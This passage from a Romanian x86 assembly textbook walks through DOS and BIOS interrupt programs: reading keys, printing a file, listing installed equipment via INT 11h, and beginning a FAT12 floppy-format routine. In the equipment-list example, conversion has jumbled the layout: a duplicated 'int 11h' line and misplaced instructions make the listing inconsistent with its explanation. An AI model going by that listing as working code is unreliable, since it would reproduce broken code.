;se poate observa prezența caracterelor cu codurile ASCII 10, 13 și 9 în interiorul stringului de
;afișat; combinația caracterelor cu codurile ASCII 10 și 13 cauzează trecerea la o linie nouă în
;afișare (cod ASCII 10 - Line Feed, cod ASCII 13 - Carriage Return). Caracterul cu codul
;ASCII 9 este Tab.

```

    mov ah, 08h      ;funcția 08h a întreruperii 21h citește un caracter de
    int 21h          ;la intrarea standard, fără ecou; în al se returnează
                      ;caracterul citit
    cmp al, 'a'      ;dacă s-a citit un caracter diferit de 'a', se verifică dacă
    jne VerifB       ;acesta este 'b'
    pop ax          ;dacă caracterul citit este 'a', se va apela procedura de
                      ;afișare a numărului din ax în baza 2
    call AfisareBaza2 ;instrucțiunea call pune adresa de revenire în stivă și dă
                      ;controlul procedurii AfisareBaza2; din procedură se va
                      ;reveni la locul de unde s-a făcut apelul prin intermediul
                      ;instrucțiunii ret
    jmp Sfarsit     ;după afișarea în baza 2 a numărului din ax se face salt la o
                      ;etichetă aflată la sfârșitul programului, pentru a se evita
                      ;efectuarea restului testelor

VerifB:           ;pentru testarea egalității cu caracterul 'b' se procedează
    cmp al, 'b'      ;similar ca mai sus
    jne VerifC
    pop ax
    call AfisareBaza10
    jmp Sfarsit

VerifC:           ;pentru testarea egalității cu caracterul 'c' se procedează
    cmp al, 'c'      ;similar; dacă s-a tastat un caracter diferit de 'a', 'b' sau
    jne Sfarsit     ;'c', nu are loc nici o acțiune de tipărire a unui număr, ci
                      ;nu mai tipărirea unei linii goale, făcându-se salt la eticheta
                      ;de sfârșit a programului

    pop ax
    call AfisareBaza16

```

```

Sfarsit: ;după afișarea numărului, indiferent în ce bază, se va afișa o
;linie nouă
    mov ah, 09h ;în acest scop se va folosi funcția 09h a întreruperii 21h,
    mov dx, offset LinieNoua ;funcție de afișare a unui sir; în cazul acesta, sirul
    int 21h ;de tipărit va fi format din caracterele 10 și 13 a căror
          ;combinare cauzează trecerea la linie nouă, și caracterul '$'
          ;pentru marcarea sfârșitului de sir la afișare
    mov ax, 4C00h ;funcția 4Ch a întreruperii 21h cauzează terminarea
    int 21h ;programului; în ah se pune codul de return (00h în cazul
          ;nostru)

code ends
end start

```

Exemplul 5.2. Să se citească de la tastatură numele unui fișier. Să se afișeze pe ecran conținutul acestui fișier.

```

assume cs:code, ds:data

data segment
    Mesaj db 'Numele fisierului: $'
    NumeFis db 12, ?, 12 dup (?)
    temp db 100 dup (?), '$'

    ;mesaje de eroare
    EroareDeschidere db 10, 13, 'Fisierul nu există.', 10, 13, '$'
    EroareCitire db 10, 13, 'Nu se poate citi din fisier.', 10, 13, '$'

data ends

code segment
start:
    mov ax, data
    mov ds, ax

    mov ah, 09h ;afișăm sirul de caractere Mesaj cu funcția 09h a
    mov dx, offset Mesaj ;întreruperii 21h
    int 21h

```

În continuare vom citi de la tastatură numele fișierului cu ajutorul funcției 0Ah a întreruperii 21h. Înainte de apelul întreruperii, *ds:dx* trebuie să conțină adresa de început a unui sir de caractere (buffer) unde se va memora sirul introdus de la tastatură. Primul octet al buffer-ului

;trebuie să conțină lungimea maximă a sirului de caractere care urmează a fi citit (această ;lungime maximă este stabilită de către programator înainte de apelul întreruperii). După apelul ;întreruperii, al doilea octet va conține lungimea efectivă a sirului citit (care poate fi mai mică ;sau egală cu lungimea maximă stabilită), iar sirul citit se va afla în buffer începând cu octetul al ;treilea.

```

    mov ah, 0Ah
    mov dx, offset NumeFis
    int 21h

```

;în urma citirii, începând de la adresa NumeFis + 2 se memorează numele fișierului citit, iar la ;adresa NumeFis + 1 se memorează dimensiunea sirului de caractere care reprezintă numele ;fișierului

;urmează să deschidem (să încercăm să deschidem) fișierul respectiv, folosind în acest scop ;funcția 3Dh a întreruperii 21h. Atunci când folosim această funcție, în *ds:dx* trebuie să avem ;adresa de început a unui sir de caractere ASCIIZ care reprezintă numele fișierului. Un sir de ;caractere ASCIIZ are pe ultima poziție caracterul cu codul ASCII 0 (caracterul NUL).

;deci, înainte de a folosi funcția de deschidere a unui fișier, va trebui să transformăm sirul de ;caractere care conține numele fișierului, într-un sir ASCIIZ; aceasta se realizează prin ;adăugarea caracterului NUL la sfârșitul sirului de caractere.

```

    mov al, byte ptr NumeFis[1] ;al doilea octet din sirul NumeFis reprezintă
    xor ah, ah ;lungimea efectivă a sirului de caractere
    mov si, ax ;conversia fără semn la cuvânt a octetului ce
    mov NumeFis[si+2], 0 ;conține lungimea sirului, pentru a fi mutat în
                          ;registru si, care nu poate fi accesat pe subregiștri
                          ;de către 8 biți
                          ;adăugarea caracterului NUL la sfârșitul sirului (la
                          ;adresa NumeFis+2 începe numele fișierului, iar la
                          ;adresa NumeFis+si+2 se află primul octet de după
                          ;terminarea numelui de fișier)

```

;poate vă întrebați de ce nu am folosit direct instrucțiunea *mov NumeFis[ax], 0*; deoarece în ;cadrul modurilor de adresare la memorie, singurii regiștri care pot fi folosiți sunt *bx*, *bp*, *si* și *di*. ;(vezi formula de calcul a offset-ului unui operand)

```

    mov ah, 3dh ;deschidem fișierul cu funcția 3dh a întreruperii 21h
    mov al, 0 ;deschidem fișierul pentru citire
    mov dx, offset NumeFis+2 ;în dx punem offset-ul sirului de caractere care reprezintă
                                ;numele fișierului; în sirul NumeFis, numele fișierului
                                ;începe de la octetul 3, adică de la adresa NumeFis + 2

```

```

int 21h
jc EtEroareDeschidere ;funcția 3dh returnează în ax identificatorul fișierului, dacă
;deschiderea fișierului s-a efectuat cu succes
;dacă CF e setat după apelul intreruperii, înseamnă că am
;avut eroare la deschiderea fișierului

;vom folosi în continuare funcția 3Fh a intreruperii 21h pentru a efectua citire din fișier; pentru
;această funcție, identificatorul fișierului din care se face citirea se va pune în bx

mov bx, ax ;dacă nu am avut eroare la deschidere, salvăm identificatorul fișierului în
;registru bx

Bucla: ;cât timp nu e sfârșit de fișier citim din fișier și afișăm pe ecran
    mov ah, 3fh
    mov dx, offset temp ;offset-ul șirului în care vom citi pe rând șiruri de maxim
    ;100 caractere din fișier
    mov cx, 100 ;citim maxim 100 de caractere
    int 21h
    jc EtEroareCitire ;dacă CF e setat după apelul intreruperii, înseamnă că am avut
    ;eroare la citirea din fișier; în caz de succes funcția 3fh întoarce în
    ;ax numărul de octeți citiți
    mov si, ax ;folosim numărul octetilor citiți pentru a pregăti șirul pentru
    mov temp[si], '$' ;afișare, punând pe ultima poziție caracterul '$'
    mov ah, 09h ;afișăm ce am citit (în ds:dx avem adresa de început a șirului pe
    int 21h ;care dorim să îl afișăm)

    cmp si, 100
    je Bucla ;dacă am citit 100 de octeți înseamnă că nu am terminat de citit
    jmp InchidereFisier ;altfel, sărim peste tratarea eventualelor erori

EtEroareDeschidere: ;afișarea unui mesaj corespunzător apariției erorii la
    mov ah, 09h ;deschiderea fișierului
    mov dx, offset EroareDeschidere
    int 21h
    jmp Sfarsit

EtEroareCitire: ;afișarea unui mesaj corespunzător apariției erorii la
    mov ah, 09h ;citirea din fișier
    mov dx, offset EroareCitire
    int 21h

InchidereFisier:
    mov ah, 3Eh ;funcție pentru închiderea unui fișier al cărui identificator
    int 21h ;se află în registrul bx

```

Sfarsit:

```

    mov ax, 4C00h ;terminarea programului
    int 21h
code ends
end start

```

Exemplu 5.3. Să se afișeze lista echipamentelor din sistem, conform intreruperii BIOS 11h.

assume cs:code, ds:data

data segment

LinieNoua db 13, 10, '\$'

;Sirul LinieNoua conține codurile ASCII ale caracterelor CR (Carriage Return) și
;LF (Line Feed). Împreună, aceste caractere speciale reprezintă secvența utilizată
;pentru a trece la o linie nouă în cadrul unor afișări de mesaje

echipamente dw ?

;în variabila de memorie echipamente se va salva configurația de biți
;reprzentată pe un cuvânt, care conține lista echipamentelor BIOS

;în cadrul segmentului de date data definim variabile care contin șiruri de
;caractere reprezentând mesaje care vor fi afișate corespunzător echipamentelor
;găsite în sistem cu ajutorul intreruperii 11h. Ultimul caracter al fiecărui șir de
;caracter este '\$' (vezi funcția 09h a intreruperii 21h).

lista db 'Lista echipamentelor din sistem:', 13, 10, '\$'

;Următoarele șiruri de octeți conțin mesaje ce vor fi afișate în funcție de
;conținutul listei de echipamente. Unele dintre acestea conțin pe prima poziție
;valoarea 9, ce reprezintă codul ASCII al caracterului Tab. Singurul motiv pentru
;care am inclus caracterul Tab este realizarea unei afișări ordonate.

no_floppy	db 9, 'Unitate de discheta: neinstalata\$'	
nr_floppy	db 9, 'Numar unitati de discheta: \$'	
coprosesor	db 9, 'Coprocessor matematic: \$'	
mod_video	db 9, 'Mod video initial: \$'	
mod_video1	db '40x25 Color\$'	;mod video - cod 01b = 1
mod_video2	db '80x25 Color\$'	;mod video - cod 10b = 2
mod_video3	db '80x25 Monocrom\$'	;mod video - cod 11b = 3
adaptor	db 9, 'Adaptor jocuri: \$'	
modem	db 9, 'Modem intern: \$'	
port_serial	db 9, 'Numar porturi seriale: \$'	

```

port_parallel db 9, 'Numar porturi paralele: $'
instalat      db 'instalat$'
neinstalat    db 'neinstalat$'

data ends

code segment

afisareCifra proc
    ;Procedura afisareCifra primește în registrul AX un număr care trebuie afișat. În
    ;configurația de biți care conține lista echipamentelor, un număr corespunzător
    ;unui anumit tip de echipament este reprezentat pe maxim 3 biți, deci numărul
    ;maxim este 7 (în baza 10). Știind că acest număr este format dintr-o singură cifră
    ;zecimală, afișarea sa se va efectua prin transformarea cifrei respective în
    ;caracterul corespunzător ei. Caracterul astfel obținut va fi afișat cu ajutorul
    ;funcției 02h a întreuperei 21h.

    mov dl, al    ;copiem în DL numărul format dintr-o singură cifră pe care dorim să îl
                    ;afișăm
    add dl, '0'   ;transformăm această cifră în caracterul corespunzător ei
    mov ah, 02h   ;completăm conținutul lui AH cu numărul funcției întreuperei 21h pe care
                    ;o vom folosi, respectiv cu valoarea 02h
    int 21h      ;apelăm întreuperea 21h pentru funcția 02h; se va afișa la ieșirea
                    ;standard caracterul al căruia cod ASCII se găsește în DL
    ret          ;return din procedura afisareCifra
afisareCifra endp

```

În acest program este necesară afișarea câtorva mesaje. Tipărirea unui sir de caractere se va efectua cu ajutorul funcției 09h a întreuperei 21h: încarcăm în registrul DX offset-ul sirului, în AH încarcăm numărul funcției de tipărire a unui sir de caractere (09h) și apelăm întreuperea 21h. Registrul DS este încarcăt cu adresa de segment a segmentului de date în care sunt definite mesajele. Observăm că singura operație care depinde de sirul de caractere care trebuie tipărit este încarcarea registrului DX. Astfel, pentru a nu repeta de fiecare dată în cadrul codului sursă secvența de instrucții pentru afișarea unui sir, definim următorul macro care primește ca parametru sirul care trebuie tipărit.

```

tipareste macro mesaj
    ;mesaj este un parametru al macroului, ce reprezintă sirul de caractere care se va
    ;tipări
    lea dx, mesaj
    mov ah, 09h
    int 21h
endm

```

start:	mov ax, data	;încarcarea registrului de segment DS cu adresa de început a segmentului de date <i>data</i> în memorie
	mov ds, ax	
tipareste lista		;apelul macro-ului <i>tipareste</i> pentru afișarea mesajului <i>lista</i>
int 11h	<p>;Apelăm întreuperea BIOS 11h pentru a afla lista de echipamente din sistem. ;După întoarcerea din rutina de tratare a întreuperei 11h, registrul AX conține configurația de biți setată conform listei de echipamente instalate (au fost date la începutul capitolului detalii legate de întreuperea 11h și de configurația de echipamente obținută).</p>	
mov echipamente, ax	<p>;Deoarece vom utiliza registrul AX pentru diferite operații ulterioare, salvăm conținutul acestuia în variabila de memorie <i>echipamente</i>.</p>	
int 11h	<p>;Cunoaștem semnificația fiecărui bit din configurația de biți a echipamentelor. ;Vom testa valorile acestora pentru a afișa pe ecran mesajele corespunzătoare.</p>	
shr ax, 1	<p>;Cel mai puțin semnificativ bit al configurației din AX ne spune dacă există instalată în sistem cel puțin o unitate de dischetă: dacă există, acest bit are valoarea 1, altfel are valoarea 0. Pentru a testa valoarea acestuia, deplasăm configurația de biți din AX cu o poziție spre dreapta. Deoarece bitul scos din configurație va fi conținut în CF după efectuarea deplasării, testăm starea flag-ului de transport (CF).</p>	
jnc no_FD	<p>;efectuăm deplasarea spre dreapta cu o poziție a configurației din AX</p>	
	<p>;dacă CF = 0, se efectuează salt la eticheta no_FD ;altfel (CF = 1), suntem în cazul în care există instalată cel puțin o unitate de dischetă și dorim să aflăm numărul acestora. Biții 6 și 7 din configurația listei de echipamente formează numărul <i>n-1</i>, unde <i>n</i> reprezintă numărul de unități de dischetă instalate. De exemplu, dacă există instalată o singură unitate, numărul conținut de cei doi biți va fi 0.</p>	
tipareste nr_floppy	<p>;apelul macro-ului <i>tipareste</i> pentru afișarea unui mesaj</p>	
	<p>;corespunzător unităților de dischetă.</p>	
and ax, 000000011000000b	<p>;refacem în registrul AX lista completă a echipamentelor</p>	
	<p>;am izolat biții 6 și 7 din configurație. Pentru aceasta am folosit instrucțiunea pe biți AND împreună cu masca de biți care conține valoarea 1 doar pe pozițiile corespunzătoare biților 6 și 7.</p>	

;Pentru a determina numărul reprezentat pe cei doi biți, trebuie să-i "așezăm" pe pozițiile cele mai puțin semnificative în cadrul lui AX (pozițiile 0 și 1). O soluție este să deplasăm spre dreapta cu 6 poziții configurația de biți din AX, operație efectuată cu ajutorul instrucțiunii SHR. Deoarece numărul de poziții cu care se efectuează deplasarea este mai mare decât 1, trebuie să încărcăm în CL acest număr.

```
mov cl, 6
shr ax, cl
```

;Observație: Începând cu 286, în cazul unei operații pe biți nu mai este necesară încărcarea în CL a numărului de poziții cu care să se efectueze rotirea sau deplasarea unei anumite configurații de biți. Astfel, având același efect cu al celor două instrucțiuni de mai sus, putem folosi direct instrucțiunea shr ax, 6

;deoarece numărul conținut în acest moment în AX este mai mic cu 1 față de numărul real de unități de dischetă instalate, trebuie să adunăm la acesta valoarea 1

add ax, 1	;instrucțiune echivalentă cu instrucțiunea inc ax
call afisareCifra	;apelează procedura de afișare a numărului conținut în AX; se va afișa numărul de unități de dischetă din sistem
jmp coproc	;se efectuează salt la eticheta coproc pentru a nu executa codul de tipărire al mesajului ce urmează (cel care indică lipsa unităților de dischetă)
no_FD:	
tipareste no_floppy	;apelul macro-ului tipareste pentru afișarea mesajului no_floppy
coproc:	
tipareste LinieNoua	;afișează sirul de caractere care reprezintă trecere la linie nouă în afișarea mesajelor
;urmează să determinăm dacă există coprocesor matematic în sistem. Dacă există, bitul de pe poziția 1 din cadrul configurației ce reprezintă lista de echipamente are valoarea 1.	
tipareste coprocesor	;se afișează sirul de caractere coprocesor
mov ax, echipamente	;refacem în registrul AX lista completă a echipamentelor

;Pentru a determina prezența coprocesorului matematic, vom efectua următorii pași: izolăm în configurația reținută în AX bitul care indică prezența sau lipsa coprocesorului cu ajutorul instrucțiunii AND și masca de biți 00000000 00000010b. Deoarece astfel se setează forțat toți biții la valoarea 0, exceptând cel de pe poziția 1, valoarea rezultată în AX este 0 dacă nu există coprocesor (bitul de pe poziția 1 are valoarea 0), respectiv 2 în caz contrar. De aceea vom compara valoarea din AX cu 0. În funcție de rezultatul testului de egalitate efectuat la execuția instrucțiunii JE, se afișează mesajul corespunzător, după care se va continua cu testarea setării modului video.

and ax, 000000000000000010b	
cmp ax, 0	
je no_coproc	
tipareste instalat	;tipărire mesaj care indică prezența coprocesorului
jmp video_mode	
no_coproc:	
tipareste neinstalat	;tipărire mesaj care indică lipsa coprocesorului
video_mode:	
tipareste LinieNoua	;trecere la linie nouă în afișarea mesajelor
;urmează să testeze setarea modului video	
tipareste mod_video	
mov ax, echipamente	;refacem în registrul AX lista completă a echipamentelor
;Setarea modului video este codificată în lista de echipamente în cadrul biților de pe pozițiile 4 și 5. Pentru a determina această valoare (1, 2 sau 3), mai întâi izolăm cei doi biți. Apoi deplasăm întreaga configurație de biți spre dreapta cu 4 poziții, pentru ca în configurația rezultată biții care erau pozițiile 4 și 5 să fie pe pozițiile 0, respectiv 1. În funcție de valoarea conținută în AX, se va afișa mesajul corespunzător legat de modul video.	
and ax, 0000000000110000b	;izolare biților de pe pozițiile 4 și 5
mov cl, 4	
shr ax, cl	;deplasarea configurației de biți din AX cu 4 poziții spre dreapta
cmp ax, 1	
jne video2	
tipareste mod_video1	;modul video este '40x25 Color'

```

        jmp game_adapter
video2:
        cmp ax, 2
        jne video3
        tipareste mod_video2      ;modul video este '80x25 Color'

        jmp game_adapter
video3:
        tipareste mod_video3      ;modul video este '80x25 Monocrom'

game_adapter:
        tipareste LinieNoua      ;trecere la linie nouă în afișarea mesajelor
                                ;urmează a fi testată prezența unui adaptor pentru jocuri

        tipareste adaptor

        mov ax, echipamente      ;refacem în registrul AX lista completă a echipamentelor
                                ;Prezența unui adaptor pentru jocuri este indicată de valoarea 1 a bitului de pe
                                ;poziția 12 din cadrul configurației listei de echipamente. Vom determina
                                ;valoarea acestuia în modul următor: rotim spre stânga cu 4 poziții configurația
                                ;din AX (conține lista echipamentelor); astfel, ultimul bit rotit este bitul care ne
                                ;interesează. Deoarece în cadrul unei operații de rotire / deplasare a unei
                                ;configurații de biți, ultimul bit care ieșe din configurația este reținut în CF, vom
                                ;testă starea acestui flag și vom afișa mesaj corespunzător rezultatului testării.

        mov cl, 4
        rol ax, cl
        jnc no_game_adapter
                                ;rotim configurația din AX cu CL = 4 poziții spre stânga
                                ;dacă CF = 0 (nu există în sistem adaptor pentru jocuri), se
                                ;execută salt la eticheta no_game_adapter; altfel, se
                                ;tipărește mesaj corespunzător prezenței adaptorului

        tipareste instalat

        jmp internal_modem
no_game_adapter:
        tipareste neinstalat
internal_modem:
        tipareste LinieNoua      ;trecere la linie nouă în afișarea mesajelor
                                ;urmează să testăm dacă există instalat în sistem un modem intern

        tipareste modem

```

```

        mov ax, echipamente      ;refacem în registrul AX lista completă a echipamentelor
                                ;Pentru a determina prezența unui modem intern în sistem, vom efectua aceiași
                                ;pași ca în cazul testării prezenței adaptorului de jocuri. Astfel, izolăm bitul de pe
                                ;poziția 13 din lista de echipamente, rotim configurația din AX spre stânga cu 3
                                ;poziții, astfel încât bitul care ne interesează să fie ultimul bit rotit, după care
                                ;testăm starea lui CF.

        mov cl, 3
        rol ax, cl
        jnc no_internal_modem
                                ;rotim configurația din AX cu CL = 3 poziții spre stânga
                                ;testăm starea flag-ului CF; dacă CF = 0, se execută salt la
                                ;eticheta no_internal_modem

        tipareste instalat

        jmp serial_port
no_internal_modem:
        tipareste neinstalat

serial_port:
        tipareste LinieNoua      ;vom determina numărul de porturi seriale existente în sistem

        tipareste port_serial

        mov ax, echipamente      ;refacem în registrul AX lista completă a echipamentelor
                                ;Numărul de porturi seriale este conținut în biți 9, 10, 11 din lista de
                                ;echipamente. Pentru a-l determina, izolăm acești biți și deplasăm configurația de
                                ;biți din AX cu CL = 9 poziții spre dreapta, pentru ca biții care ne interesează să
                                ;devină cei mai puțin semnificativi din AX. Deoarece știm că numărul obținut în
                                ;AX este format dintr-o singură cifră zecimală, apelăm procedura afisareCifra
                                ;pentru a-l tipări pe ecran.

        and ax, 0000111000000000b    ;izolare biților 9, 10, 11 din AX
        mov cl, 9
        shr ax, cl
        call afisareCifra          ;deplasarea configurației din AX cu CL poziții spre dreapta
                                ;apeleză procedura de afișare a numărului conținut în AX

parallel_port:
        tipareste LinieNoua      ;vom determina numărul de porturi paralele existente în sistem

        tipareste port_parallel

```

```
mov ax, echipamente ;refacem în registrul AX lista completă a echipamentelor
```

;Vom determina și afișa numărul de porturi paralele ca în cazul numărului de porturi seriale: izolăm biți 14 și 15 din lista de echipamente, rotim configurația de biți astfel încât cei doi biți să fi pe pozițiile 0, respectiv 1, după care apelăm procedura *afisareCifra* pentru a tipări pe ecran numărul obținut în AX.

```
and ax, 1100000000000000b
mov cl, 2
rol ax, cl
call afisareCifra ;apeleză procedura de afișare a numărului conținut în AX
mov ax, 4C00h
int 21h ;terminare program
```

```
code ends
end start
```

În urma execuției acestui program se va afișa o secvență de genul:

Lista echipamentelor din sistem:

- Numar unitati de discheta: 1
- Coprocesor matematic: instalat
- Mod video initial: 80x25 Color
- Adaptor jocuri: neinstalat
- Modem intern: neinstalat
- Numar porturi seriale: 4
- Numar porturi paralele: 3

Exemplul 5.4. Să se scrie un program în limbaj de asamblare pentru formatarea unei dischete.

Din punct de vedere fizic, structura unui volum disc poate fi caracterizată pe scurt astfel:

- un volum disc poate fi alcătuit din unul sau mai multe *discuri*
- pentru un astfel de disc se pot utiliza una sau ambele *fete* ca suport de memorare a datelor
- o față a unui disc este alcătuită din *piste* concentrice. Pistele cu aceeași rază de pe toate discurile formează un *cilindru*
- în cadrul unei piste, spațiul de stocare a datelor este împărțit în așa-numitele *sectoare*. Unul sau mai multe sectoare contigüe formează un *cluster*.

Structurile și rutinele folosite în scopul gestionării informației de pe un disc poartă numele de *sistem de fișiere* (*file system*). Diferite sisteme de operare pot utiliza diferite modalități de gestiune a accesului la informație.

FAT (*File Allocation Table*) este unul dintre cele mai cunoscute sisteme de organizare a fișierelor, fiind utilizat de o serie de sisteme de operare precum MS-DOS, Windows (3.x, 95, NT), OS/2. Prima sa versiune a apărut odată cu sistemul MS-DOS, iar în prezent vorbim chiar de familia de sisteme de organizare FAT – FAT12, FAT16, VFAT, FAT32.

În acest moment, în organizarea informațiilor de pe dischete (și ne referim la ceea ce cunoaștem ca dischete de 1.44 MB) se utilizează sistemul FAT12, motiv pentru care vom descrie în continuare structurile de gestionare a spațiului și organizarea acestora pe o dischetă conform acestui sistem.

Observații și convenții de notare:

O dischetă este formată dintr-un singur disc, pentru care ambele fețe sunt utilizate în stocarea de informație. Astfel, un cilindru al dischetei este alcătuit din două piste, câte o pistă pe fiecare față a discului. Pentru o față a discului este asociat un cap de citire/scriere.

În general se apeleză la următoarele convenții de numerotare: capetele sunt numerotate începând de la 0, cilindrii sunt numerotați începând de asemenea de la 0, iar primul sector al unei piste are numărul de ordine 1.

Adoptăm următoarele notății: cilindru=C (Cylinder), cap=H (Head), sector=S (Sector). De exemplu, primul sector îl identificăm prin C=0, H=0, S=1, al doilea sector – C=0, H=0, S=2 și.a.m.d.

Revenind la sistemul de organizare FAT12, informația de pe o dischetă este structurată pe patru secțiuni principale: sectorul de boot (Boot Sector), tabelele FAT, directorul rădăcină (Root Directory) și zona de date (Data Area).

Sectorul de boot

Pentru sectorul de boot se rezervă primul sector de pe o dischetă (C=0, H=0, S=1). Acest prim sector de pe dischetă conține informație referitoare la organizarea sistemului de fișiere, pentru accesarea datelor de pe disc.

În continuare descriem structura sectorului de boot, specificând pentru fiecare secțiune sau câmp deplasamentul (D) de la care începe în cadrul sectorului, precum și lungimea (L) acestuia în octeți.

Structura sectorului de boot este următoarea:

- D=00h, L=3 octeți – codul unei instrucțiuni de salt (3 octeți) plus codul instrucțiunii NOP (1 octet)
- D=03h, L=8 octeți – numele și versiunea MS-DOS sub care a fost formatată discheta
- D=0Bh, L=25 octeți – parametrii BIOS (BPB – BIOS Parameter Block)
- D=24h, L=26 octeți – parametrii BIOS extinși (Extended BIOS Parameter Block)
- D=3Eh, L=448 octeți – codul de boot
- D=1FEh, L=2 octeți – marcajul de sfârșit al sectorului de boot

Parametrii BIOS (inclusiv parametrii extinși) îi vom descrie pe măsură ce sunt definiți în cadrul segmentului de date în programul prezentat mai jos.

Observație: În principiu, la pornirea (sau restartarea) calculatorului sunt execuțiați următorii pași. Componenta BIOS efectuează o serie de pași de verificare și execuție a unor funcții de configurare a sistemului. În a doua fază se determină partitia activă primară, al cărei prim sector se încarcă în memorie la adresa 0000:7C00h. Se execută codul de boot conținut în sectorul încărcat (verifică structurile necesare de pe disc, cauță în directorul rădăcină fișierele pentru încărcarea sistemului de operare; pentru MS-DOS aceste fișiere sunt IO.SYS, MSDOS.SYS și COMMAND.COM), după care se încarcă sistemul de operare.

În cazul în care pentru inițializarea sistemului se folosește o dischetă sistem, se încarcă codul de boot din sectorul de boot al dischetei. Pentru o dischetă folosită doar pentru stocare de informație, codul de boot din primul sector va fi ignorat.

Marcajul de sfârșit constă în valoarea AA55h, memorată în ultimii 2 octeți ai sectorului.

Tabelele FAT

Pe un disc sunt memorate două tabele FAT, al doilea tabel fiind, în orice moment, pur și simplu copia primului. Aceasta se întâmplă din rațiuni de siguranță a structurării informației pe disc.

Următoarele precizări sunt esențiale pentru a înțelege organizarea unui tabel FAT:

- tabelul FAT conține câte o înregistrare pentru fiecare cluster din zona în care se pot stoca date pe disc; putem să vedem tabelul FAT ca o hartă a zonei rezervate datelor de pe disc;
- un director de pe disc conține câte o înregistrare corespunzătoare fiecărui fișier din directorul respectiv. O asemenea înregistrare conține, printre alte informații (prezentate mai jos) și indexul primei înregistrări din tabelul FAT, corespunzătoare fișierului respectiv;
- prima înregistrare din FAT alocată unui fișier conține adresa (numărul de ordine al) următorului cluster alocat aceluiași fișier. O înregistrare a tabelului FAT asociată unui fișier conține adresa următorului cluster alocat fișierului sau o valoare din intervalul [FF8h, FFFFh] dacă este ultimul cluster din cadrul fișierului;
- în înregistrările din tabel care nu corespund unui cluster al unui fișier găsim una din următoarele valori: 00h – cluster nefolosit, [FF0h, FF6h] – cluster rezervat, FF7h – cluster defect.

Observăm că în tabelul FAT regăsim o “listă înlănțuită” de înregistrări pentru fiecare fișier de pe disc.

Pentru tabelele de tip FAT12, dimensiunea unei înregistrări este de 12 biți, adică numărul de ordine al oricărui cluster de pe disc este reprezentat pe 12 biți. Deoarece numărul de clusteri care pot fi reprezentați printr-un tabel FAT12 este relativ mic (coresponde unui spațiu de dimensiune mică), în prezent acest sistem de organizare este utilizat îndeosebi pentru dischete.

Exemplu: Fie fișierul F.txt, care ocupă pe disc următorii clusteri: 19h, 1Ah și 1Fh. În acest caz, prima înregistrare din tabelul FAT corespunzătoare fișierului este cea de pe poziția 19h, care conține valoarea 1Ah. Mai departe, înregistrarea de pe poziția 1Ah conține valoarea 1Fh, iar înregistrarea de pe poziția 1Fh conține o valoare din intervalul [FF8h, FFFFh], deoarece corespunde ultimului cluster alocat fișierului. În figura 5.1. este ilustrată organizarea înregistrărilor din tabelul FAT corespunzătoare fișierului considerat F.txt.




Fig. 5.1. Secțiune dintr-un tabel FAT12, cu marcarea înregistrărilor alocate unui fișier ce ocupă pe disc trei clusteri.

Directorul rădăcină

În continuarea tabelelor FAT este memorat directorul rădăcină. Dimensiunea acestuia este prestabilită pentru FAT12. De exemplu, dacă dimensiunea este de 224 înregistrări și stocăm direct în directorul rădăcină același număr de fișiere, fără a le organiza în subdirectoare, discheta va fi considerată plină, chiar dacă există în continuare clusteri liberi.

O înregistrare din directorul rădăcină corespunde unui fișier (caz particular – unui subdirector), este de dimensiune 32 octeți și are următoarea structură:

- numele și extensia fișierului (8+3 octeți)
- atributele fișierului (1 octet)
- spațiu rezervat (1 octet)
- timpul creării fișierului (3 octeți)
- data creării fișierului (2 octeți)
- data ultimului acces la fișier (2 octeți)
- spațiu rezervat (2 octeți)
- timpul ultimei modificări efectuate asupra fișierului (2 octeți)
- data ultimei modificări (2 octeți)
- indexul primei înregistrări din tabelul FAT (numărul primului cluster alocat fișierului) (2 octeți)
- dimensiunea fișierului (4 octeți)

Pentru specificarea atributelor unui fișier se utilizează următoarele coduri (sau combinații ale acestora, dacă este cazul):

1	Read-only
2	Hidden
4	System
8	Volume label

16	Directory
32	Archive

Directorul rădăcină conține o primă înregistrare corespunzătoare etichetei de volum a dischetei. Deși există în sectorul de boot un spațiu alocat acesteia, sirul de caractere respectiv este ignorat (implicit, după cum se vede și în programul de mai jos, are valoarea 'NO NAME'). Pentru inițializarea înregistrării corespunzătoare etichetei de volum se completează următoarele câmpuri din cele enumerate mai sus:

- eticheta de volum (maxim 11 caractere)
- timpul ultimei modificări (timpul curent / 2 octeți)
 - o biți 0-4 = secundele / 2 (ia valori în intervalul [0, 29])
 - o biți 5-10 = minutele (ia valori în intervalul [0, 59])
 - o biți 11-15 = ora (ia valori în intervalul [0, 23])
- data ultimei modificări (data curentă / 2 octeți)
 - o biți 0-4 = ziua
 - o biți 5-8 = luna
 - o biți 9-15 = anul, ca rezultat al diferenței an_curent-1980

Formatarea

Având la dispoziție aceste informații legate de structura unui disc, să vedem ce este formatarea unei dischete.

Formatarea unui disc este acțiunea de inițializare a acestuia, de pregătire în scopul stocării de informație și a gestiunii acesteia. În cadrul procesului general de formatare se poate vorbi despre formatare de nivel scăzut și formatare de nivel înalt. Primul pas constă în crearea (definirea) efectivă a structurilor fizice (piste, sectoare, informație de control) pe disc. Când se execută o asemenea acțiune asupra unui disc pe care sunt stocate informații, acestea sunt definitiv (fizic) sterse. Formatarea la nivel înalt presupune definirea structurilor logice pe disc și scrierea la începutul discului a structurilor necesare sistemului de operare. Stergerea la nivel *logic* presupune doar marcarea structurilor ca disponibile pentru o stergere fizică ulterioară.

Programul prezentat în continuare efectuează următoarele acțiuni:

- inițializarea sectorului de boot
- inițializarea tabelelor FAT: primii 3 octeți sunt completăți cu valorile 0F0h, 0FFh, 0FFh (inițializarea primei înregistrări); în rest, fiecare octet este inițializat cu valoarea 00h
- inițializarea directorului rădăcină: se permite introducerea unei etichete de volum, se completează intrarea corespunzătoare acesteia, iar informația din celelalte înregistrări se setează la 00h
- fiecare octet din zona de date este setat la valoarea F6h

Observație: Valorile parametrilor BIOS din programul de mai jos, precum și codul de boot (în format hexazecimal) sunt completează conform datelor citite de pe dischete formatare cu ajutorul comenzi MS-DOS FORMAT și a documentației FAT12.

```
assume ds:data, cs:code
```

data segment

;în sectorul de date se definesc informațiile care trebuie scrise pe dischetă în procesul de formatare, corespunzătoare sectorului de boot, tabelor FAT, directorului rădăcină, respectiv spațiului liber de pe disc

;informațiile corespunzătoare sectorului de boot

```
SectorBoot db 0EBh, 3Ch, 90H
VersiuneDOS db 'MSDOS5.0'
```

ParametriiBIOS dw 0200h

